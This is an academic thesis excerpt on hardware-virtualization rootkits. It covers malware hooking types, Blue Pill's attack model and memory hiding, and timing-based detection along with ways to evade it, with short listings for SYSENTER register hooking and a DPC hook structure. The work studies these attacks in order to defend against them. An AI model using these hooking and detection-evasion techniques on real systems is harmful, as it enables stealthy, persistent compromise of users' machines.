SUBVERTING LINUX ON-THE-FLY USING HARDWARE VIRTUALIZATION TECHNOLOGY

A Thesis
Presented to
The Academic Faculty

by

Manoj B. Athreya

In Partial Fulfillment
of the Requirements for the Degree
Master of Science in the
School of Electrical and Computer Engineering

Georgia Institute of Technology
August 2010

SUBVERTING LINUX ON-THE-FLY USING HARDWARE VIRTUALIZATION TECHNOLOGY

Approved by:

Dr. Hsien-Hsin S. Lee, Advisor
School of Electrical and Computer Engineering
Georgia Institute of Technology

Dr. John A. Copeland
School of Electrical and Computer Engineering
Georgia Institute of Technology

Dr. Douglas M. Blough
School of Electrical and Computer Engineering
Georgia Institute of Technology

Date Approved: May 6, 2010

To my Family....

ACKNOWLEDGEMENTS

First, I would like to thank my family back home in India for their constant support and motivation. Then, I would like to extend my sincere gratitude to my advisor, Dr. Hsien-Hsin Sean Lee. He has been an excellent mentor and a constant source of inspiration. I would also like to thank Dr. John Copeland and Dr. Douglas Blough for agreeing to serve on my thesis reading committee. Lastly, I would like to thank all my colleagues at Microprocessor Architecture Research Society (MARS): Vikas R. Vasisht, Andrei Bersatti, Jen-Cheng Huang, Tzu-Wei Lin, Mohammad Hossain, Ali Benquassmi, Dean Lewis, Nak Hee Seong, Sungkap Yeo, Dong Hyuk Woo, Jaewoong Sim, and Eric Fontaine for providing the constructive and inspiring work environment.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

SUMMARY

In this thesis, we address the problem faced by modern operating systems due to the exploitation of Hardware-Assisted Full-Virtualization technology by attackers.

Virtualization technology has been of growing importance these days. With the help of such a technology, multiple operating systems can be run on a single piece of hardware, with little or no modification to the operating system. Both Intel and AMD have contributed to x86 full-virtualization through their respective instruction set architectures. Hardware virtualization extensions can be found in almost all x86 processors these days.

Hardware virtualization technologies have opened a whole new frontier for a new kind of attack. A system hacker can abuse hardware virualization technology to gain control over an operating system on-the-fly (i.e., without a system restart) by installing a thin Virtual Machine Monitor (VMM) below the native operating system. Such a VMM based malware is termed a Hardware-Assisted Virtual Machine (HVM) rootkit. We discuss the technique used by a rootkit named *Blue Pill* to subvert the Windows Vista operating system by exploiting the AMD-V (codenamed "Pacifica") virtualization extensions. HVM rootkits do not hook any operating system code or data regions; hence detecting the existence of such malware using conventional techniques becomes extremely difficult. This thesis discusses existing methods to detect such rootkits and their inefficiencies.

In this work, we implement a proof-of-concept HVM rootkit using Intel-VT hardware virtualization technology and also discuss how such an attack can be defended against by using an autonomic architecture called SHARK, which was proposed by Vikas et al., in MICRO 2008.

CHAPTER I

INTRODUCTION

Virtualization is a technique in which computer resources are abstracted. By virtualizing the platform resources, multiple operating systems can be run concurrently on the same hardware. Virtualization technology dates back to early 70's when IBM introduced their CP/CMS time sharing operating system. Virtualization provides us with many benefits, a few of which are listed below:

1. Virtualization provides support for isolated execution of operating systems, thereby providing a reliable and secure platform for the user.

2. Virtualization contributes to better power and resource management. Several under utilized servers can be run as virtual machines on the same hardware. The virtual machine monitor can power down servers when they are not utilized.

3. Virtualization leads to better system mobility as virtual machines can be migrated across physical hosts. This also leads to better system resource utilization.

4. Virtualization can improve productivity. New features added to operating systems can be debugged for correctness by implementing debugging tools in the virtual machine monitor, without the need to setup a standalone debugger.

1.1 VMM Architectures

A Hypervisor or a Virtual Machine Monitor (VMM) is a layer of software which aids in device abstraction and emulation. It runs at a higher privilege than the guest operating system. Hypervisors can be categorized into two types, as illustrated in



Figure 1: Hypervisor Architectures

Figure 1. **Type 1** hypervisors run on bare hardware. They are also called bare metal hypervisors. They have complete device driver support for disks, graphics card, file I/O, network I/O, timers, etc. The devices are presented to the virtual machines through a virtual device interface in order to facilitate virtualization. They also own a resource manager to manage resource sharing among multiple virtual machine domains. The resource manager is responsible for establishing an isolation barrier between the different guest domains. Type 1 hypervisors can have either a monolithic or a microkernel-like architecture. VMWare's ESX has a monolithic architecture, hence it contains the complete set of hardware device drivers, and thus it has a large code size. Hypervisors like Xen, Microsoft Hyper-V, and Kernel Virtual Machine (KVM) have a microkernel-like architecture; they typically maintain all the driver support for hardware in a controlling domain called dom0 which runs as a para-virtualized environment.

Type 2 hypervisors run on top of a host operating system. As with type 1 hypervisors, type 2 hypervisors contain a virtual device interface layer and a resource manager, but do not contain device driver support and thus depend on host OS for

device interactions. These hypervisors incur more overhead than bare metal hypervisors. Hypervisors such as VirtualBox, VMWare Workstation 6, and Microsoft Virtual PC 2007 belong to this category.

1.2 Virtualization Types

CPU Virtualization can be broadly classified into three categories:

(i) **Full virtualization using binary translation :** This type of virtualization, as illustrated in Figure 2, uses both direct execution and binary translation techniques. RING 3 software (i.e., the user level) executes directly on the hardware, where as certain sensitive and unprivileged instructions (i.e., non-virtualizable instructions) are translated on-the-fly by the virtual machine monitor to a new set of instructions which have a similar effect on the virtualized hardware. The virtual machine monitor occupies RING 0 privileges and the guest OS is executed at RING 1. The guest operating system runs unmodified on the virtual machine monitor. Virtual machine monitors like VirtualBox, Microsoft Virtual PC 2007, and VMWare Workstation 6 use full virtualization with binary translation.



Figure 2: Full Virtualization – Binary Translation

(ii) **Para-virtualization :** In this technique, the hypervisor presents a software interface to the guest OS, that is similar but not identical to the underlying hardware. The guest OS is "aware" that it is running in a virtualized environment and is recompiled to replace all non-virtualizable instructions with hypercalls. The guest OS also uses hypercalls to perform kernel tasks such as memory management, interrupt handling, etc. Para-virtualization has less virtualization overhead. Para-virtualized operating systems have poor compatility and migratability. Para-virtualization is illustrated in Figure 3. Examples include Xen and VMWare ESX Server.



Figure 3: Para-virtualization

(iii) **Full virtualization using hardware assisted virtualization :** In this type, as illustrated in Figure 4, virtualization support is provided by the hardware. Complete hardware is virtualized by the VMM and an unmodified operating system can be run in isolation. Privileged and sensitive guest operations are trapped by hardware and emulated by the VMM. Kernel Virtual Machine (KVM), Microsoft Hyper-V , Microsoft Virtual PC, and Xen make use of hardware assisted virtualization.

Both, Intel and AMD, have contributed to the growth of hardware assisted full-virtualization with their respective hardware virtualization technologies (Intel-VT [4]



Figure 4: Full Virtualization – Hardware Assisted

and AMD-V [3]) in order to overcome the overhead associated with binary translation. Both technologies are similar in concept but make use of different instruction sets to achieve virtualization.

A computer hacker can exploit the virtualization instructions to subvert the native operating system by establishing a thin layer of control software (i.e., VMM), which operates below Ring 0. He can potentially employ a malware at VMM level. A malware at this level can be quite detrimental as it operates with the highest privileges. It can potentially install keyloggers, search guest OS's memory space for potential passwords, or provide remote access to disks. A rootkit using hardware assisted virtualization technology is termed as Hardware-Assisted Virtual Machine (HVM) rootkit. Anyone who compromises the virtualization environment practically controls the entire physical environment on which the system runs. Malware hiding at this level is even more difficult to discover and to remove than malware in kernel mode.

In this work, we address the problem of HVM rootkits. We implement a proof-of-concept HVM rootkit using Intel-VT technology on Linux operating system to mimic the attack model of the Blue Pill rootkit and prove that such attacks can be defended if a SHARK-like autonomic architecture is used.

The rest of the thesis is organized as follows. Chapter 2 talks about the categorization of different types of malwares. Chapter 3 describes the Blue Pill rootkit and its attack model. Chapter 4 discusses the existing strategies to detect HVM rootkits. Chapter 5 talks about Intel-VT technology. Chapter 6 describes our model of a Blue Pill-like rootkit and describes the experiment we conducted with SHARK architecture. Chapter 7 provides the conclusion.

CHAPTER II

MALWARE CLASSIFICATION

Malware is defined as *"A class of software designed to infiltrate or damage a computer system without user's authorization".* A malware can hook various parts of the operating system to redirect control to its code or can also run as a standalone application without changing any system resource. The following sections describe different classes of malware based on thier OS hooking strategy. This classification was suggested by Joanna Rutkowska in Black Hat 2006 [23], and is widely accepted.

2.1 Type 0 Malware

This type of malware operates as a standalone application, as illustrated in Figure 5, and does not affect any operating system code or data. Also, this malware type does not change the behaviour of any user level process nor inject its code into application binaries. Malware belonging to this category often delete/change files belonging to the user from the directory or modify registry keys. Malware of this type are considered as a nuisance in general and are not regarded as a major threat from the system compromise point of view. Spyware is one such example.

Type 0 malware can be detected by state-of-the-art anti-virus tools which use signature scanning or intrusion detection mechanisms. An example is Tripwire [8], which is a host-based intrusion detection system. Tripwire alerts the user when it detects any change to the user level files on the system. It compares the cryptographic hash of the files scanned with the hash value of a clean file system and reports any mismatch to the system administrator. Other examples include AIDE [2] and Samhain [5].



Figure 5: Malware Hooks

2.2 Type 1 Malware

Type 1 malware hook persistent regions of the system. Typically, malware belonging to this category modify code sections of user processes or kernel, hook lookup tables in user/kernel space or modify certain CPU registers in order to execute their trampoline functions.

The hooking strategies used by type 1 malware are explained below:

(i) **Hooking Lookup Tables:** The function adresses in Import Address Table (IAT), System Service Descriptor Table (SSDT) or Interrupt Descriptor Table (IDT) are often modified to redirect control to the malware code.

An IAT is maintained for each application. It contains the addresses of all the functions in other binaries used by an application. By replacing one of these table entries with the address of the hook function, the malware can execute its code whenever a call is made to the function corresponding to the entry replaced. After executing its hook function, the malware jumps back to execute the original function whose entry it replaced.

Hooking the SSDT is the kernel mode equivalent of hooking the IAT. The SSDT contains pointers to all the system call services. The malware can hook to one

of these pointers and the user level program will never come to know about the presence of a malware when it uses the system call. The malware uses a loadable kernel module (LKM) or a driver module, in order to get access to kernel space.

IDT contains the addresses of all the Interrupt Service Routines (ISRs) for all the interrupts registered on the system. When the processor recieves an interrupt, it looks up this table and jumps to the service routine corresponding to the interrupt. Hooking this table is similar to hooking the SSDT. A potential malicious application of IDT hooking is intercepting keystrokes to sniff passwords by hooking the IDT entry for the keyboard.

(ii) **Code Patching:** This technique is also known as Inline Function Hooking. This can be achieved at both user and kernel levels. Instead of patching the function address in a lookup table, the target function is itself modified by replacing the first few instructions (usually five bytes) with a **jmp** to the hook function. The hook function can either reimplement the target function and filter the results before returning execution to the source function or pass the control back to the target function and allow it to execute its code and then get the control back to itself to do postprocessing of results and return the control to the source function. Inline function hooking is harder to detect than IDT or IAT/SSDT hooking and is also harder to implement.

(iii) **Hooking CPU Registers:** Malware can hook registers such as Model Specific Registers (MSRs) to execute its code. An example of MSR hooking is SYSENTER hooking. In this attack, the malware hooks the IA32_SYSENTER_EIP register. The hook function gets called when the SYSENTER instruction is executed, instead of a kernel module which handles a fast transition from user to kernel space. The hooking code is shown in Listing 2.1.

```
mov ecx, 0x176          // 0x176 = IA32_SYSENTER_EIP  ID
mov eax, HookFunction   // Address of the Hook Function
wrmsr
sysenter
```

Listing 2.1: Register Hooking

Hacker Defender [16], Shadow Walker [27], Adore [6], and Spam-Mailbot.c are examples of type 1 malware. Tools like System Virginity Verifier [22], VICE [13], and SDTRestore are used to detect malware belonging to this category. Type 1 malware is illustrated in Figure 5.

2.3 Type 2 Malware

As opposed to type 1 malware, type 2 malware hook non-persistent regions in memory. Typically, malware belonging to this category modify data (e.g., Kernel Objects) in kernel data structures or data sections of processes, which are designed to be modified anyway. The following are the techniques employed by malware belonging to this category:

(i) **Kernel Object Hooking:** The kernel objects are maintained in the form of data structures or arrays by the kernel. Many of these objects are involved in control flow and contain pointers to functions. Examples include Deferred Procedure Call (DPC) objects and driver objects which contain pointers to driver unload routines. The malware can hook these objects by modifying the function pointers to install its trampoline function, as shown in Listing 2.2. This technique is quite similar to IAT/SSDT hooking except for the fact that the kernel objects are dynamic in nature and a clean baseline to compare against is tough to establish.

```
typedef struct {
    SHORT                   Type;
```

```
    UCHAR                   Number;
    UCHAR                   Importance;
    LIST_ENTRY              DpcListEntry;
    PKDEFERRED_ROUTINE      DeferredRoutine;// This function pointer is subverted
    PVOID                   DeferredContext;
    PVOID                   SystemArgument1;
    PVOID                   SystemArgument2;
    PULONG                  Lock;
} KDPC, *PKDPC
```

Listing 2.2: DPC Hook

(ii) **Direct Kernel Object Manipulation:** In this technique, the malware modifies the kernel data structure which contains a list of all active processes in the system. The linked list entry corresponding to the malware's process is removed from this list. The task manager and other process viewing utilities are eluded as they do not see the process entry while parsing through the list. Though its entry is removed from the process list, the malware still executes its code as the threads belonging to its process are maintained in another data structure called the process thread list. The operating system consults this data structure to schedule threads in the system.

Examples of type 2 malware include FUTo [26], Klog [7], He4Hook [7], Phide [6]. Tools like Klister [20], and Rootkit Revealer [14] are used to detect type 2 malware. Type 2 malware is illustrated in Figure 5.

2.4 Type 3 Malware

This is a special type of malware which is designed specifically for virtualization environments. The malware types described above are always involved in a battlefield at the same level as the operating system , but type 3 malware moves the battlefield to a level below the operating system, as illustrated in Figure 5. This malware achieves stealth by not modifying the operating system at all (i.e., without hooking), but by

leveraging virtualization support in software as well as hardware. Type 3 malware can be classified into 2 categories:

(i) **Virtual Machine Based:** This type of malware envelopes the native OS inside a virtual machine without its knowledge. Existing virtualization software (i.e., hypervisors) such as Virtual PC or VMWare are used for this purpose. The boot sequence of the target OS is changed to boot the hypervisor instead of the target OS. The hypervisor is then made to boot the target OS on top of it.

(ii) **Hardware Assisted Virtual Machine Based:** Malware belonging to this category leverage the hardware virtualization support to install a transparent and super-thin virtual machine monitor layer beneath the native OS.

SubVirt [17] is an example of virtual machine based rootkit (VMBR). Blue Pill [1] and Vitriol [15] are examples of HVM rootkits.[1] VMBRs have a large code footprint and are quite easy to detect. Tools such as RedPill [21], NoPill [19], and ScoopyNG [18] detect VMBRs. To detect VMBRs, they make use of the inherent logical discrepancies in the implementation of certain x86 instructions by virtualization software. Detection of HVM rootkits is still a controversial issue with no generic solution available. Strategies to detect HVM rootkits are discussed later in this document.

[1] Vitriol's source code is not open sourced.

CHAPTER III

BLUE PILL–A HARDWARE VIRTUAL MACHINE ROOTKIT

The Blue Pill rootkit was developed by Joanna Rutkowska in 2006 [24]. It makes use of AMD64 Secure Virtual Machine (SVM) extensions to subvert the Windows Vista kernel. The speciality of the Blue Pill rootkit is that it subverts the kernel on-the-fly; hence it does not require any modifications to BIOS, boot sector files or system files. It installs a thin transparent VMM beneath the OS to observe and control interesting activities within the guest OS. Blue Pill is a memory based rootkit, so it does not survive a system reboot. On the other hand, it doesn't leave behind any traces that could be discovered using forensic analysis.

3.1 Blue Pill Attack Model

The Blue Pill attack model is illustrated in Figure 6 (source [25]). Blue Pill gets loaded into the kernel as a driver module. It then executes the following steps to launch the virtual machine:

1. It enables the SVM extensions by setting the Secure Virtual Machine Enable (SVME) bit of the Extended Feature Enable Register (EFER).

2. Blue Pill then initializes the Virtual Machine Control Block (VMCB). In AMD64 SVM technology VMCB is a data structure which specifies the state of the guest OS and also specifies the events/instructions to be intercepted by the VMM.

3. Blue Pill allocates private page tables for its VMM.



Figure 6: Blue Pill Attack Model

4. After setting up the VMCB, Blue Pill executes the VMRUN instruction to launch the virtual machine (i.e., the guest OS). The guest OS does not realize that it is under the control of a VMM. Any attempt to execute a privileged intruction by the guest OS will be trapped by the VMM, leading to a VM Exit event.

5. The Blue Pill VMM checks the VMCB.exitcode member of the VMCB data structure to find out the information regarding the event which caused the exit. It then emulates the intercepted event/instruction and resumes the guest OS by executing the VMRUN instruction.

The usage of VMRUN is illustrated in Figure 7. Since Blue Pill uses a VMM which has a very small code footprint, it is very hard to detect. Also, Blue Pill does not virtualize I/O, so it cannot be detected using direct hardware fingerprinting. The Blue Pill VMM can also execute malicious code along with the emulation of the intercepted event. As this operates below the guest OS, all the malicious contexts launched by the Blue Pill VMM will be completely invisible to the guest OS.



Figure 7: VMRUN Instruction Usage

3.2 Memory Hiding



Figure 8: Private Page Table

Blue Pill uses private page tables to hide its VMM code pages from the guest OS. Blue Pill VMM has its own private CR3; the processor loads this CR3 value directly into the CR3 register when there is a VM exit event. Blue Pill uses the support of the guest OS to set up its VMM pages. Blue Pill allocates page tables on its own and copies all the page table entries belonging to the Blue Pill VMM. It then patches these

entries in the guest allocated page tables to "garbage" values. This way, Blue Pill is able to hide its VMM code pages from the guest OS. This is illustrated in Figure 8 (source [25]). Another conceptual rootkit by the name Vitriol [15] was developed to subvert Mac OS using Intel-VT hardware virtualization technology, though its source code is not open sourced like that of Blue Pill.

CHAPTER IV

HARDWARE ASSISTED VIRTUAL MACHINE ROOTKIT DETECTION

The following are some of the techniques that were proposed to detect the presence of a HVM rootkit:

4.1 Timing Analysis

4.1.1 Using RDTSC Instruction

In AMD-V technology, the rootkit (e.g., Blue Pill) needs to set the SVME bit in the EFER register. This bit is usually turned off by the OS. If the guest OS finds out that this bit has been set, then it can conclude that a VMM might exist in the system. The guest OS can execute the RDMSR instruction in order to check the value of SVME bit in the EFER register. Blue Pill VMM needs to intercept this instruction and cheat the guest by returning a wrong value of the Model Specific Register (MSR). Hence the actual time to execute the RDMSR instruction, as shown in Figure 9, can be very long since there is a transition to the VMM and then back to the guest OS.



Figure 9: Time Difference Due To VMM Interception

The guest OS can measure the time taken to execute the RDMSR instruction to

detect the existence of a VMM. The guest can use the RDTSC instruction to measure the time in terms of CPU clock ticks. The rootkit can cheat the usage of the RDTSC instruction by using the signed TSC_OFFSET field in the Virtual Machine Control Block (VMCB), during a VM Entry.[1] Hence the execution of the RDTSC instruction will result in a wrong timing value as it will be subjected to a negative offset.

In the case of Intel-VT, the Virtual Machine Extensions Enable (VMXE) control bit has to be enabled in the CR4 register in order to launch a virtual machine. When the guest OS tries to read the value of CR4 register, the rootkit can intercept this and return a fake value from the CR4 read shadow field of the Virtual Machine Control Structure (VMCS).



Figure 10: Anti RDTSC

The VMM/guest transitions do not always take the same amount of time and hence it becomes hard to calculate the TSC_OFFSET value accurately. Hence, Joanna Rutkowska suggested another way to cheat RDTSC instruction using "instruction tracing", thus eliminating the need to determine TSC_OFFSET. This technique is illustrated in Figure 10 (source [25]). Prior to the execution of the RDTSC instruction, the instruction stream between two RDTSC instructions is traced and the number of clock cycles to execute this instruction stream is calculated. During the execution of the second RDTSC instruction, the guest OS is intercepted and the [edx:eax] registers

[1] Virtual Machine Control Structure (VMCS) is VMCB's equivalent in Intel-VT.

are replaced by a fake value (i.e., the calculated number of cycles of the instruction stream) during VM Entry. Hence the guest will observe only a small number of cycles between two RDTSCs even if the instruction stream between them contains instructions which cause VM Exits.

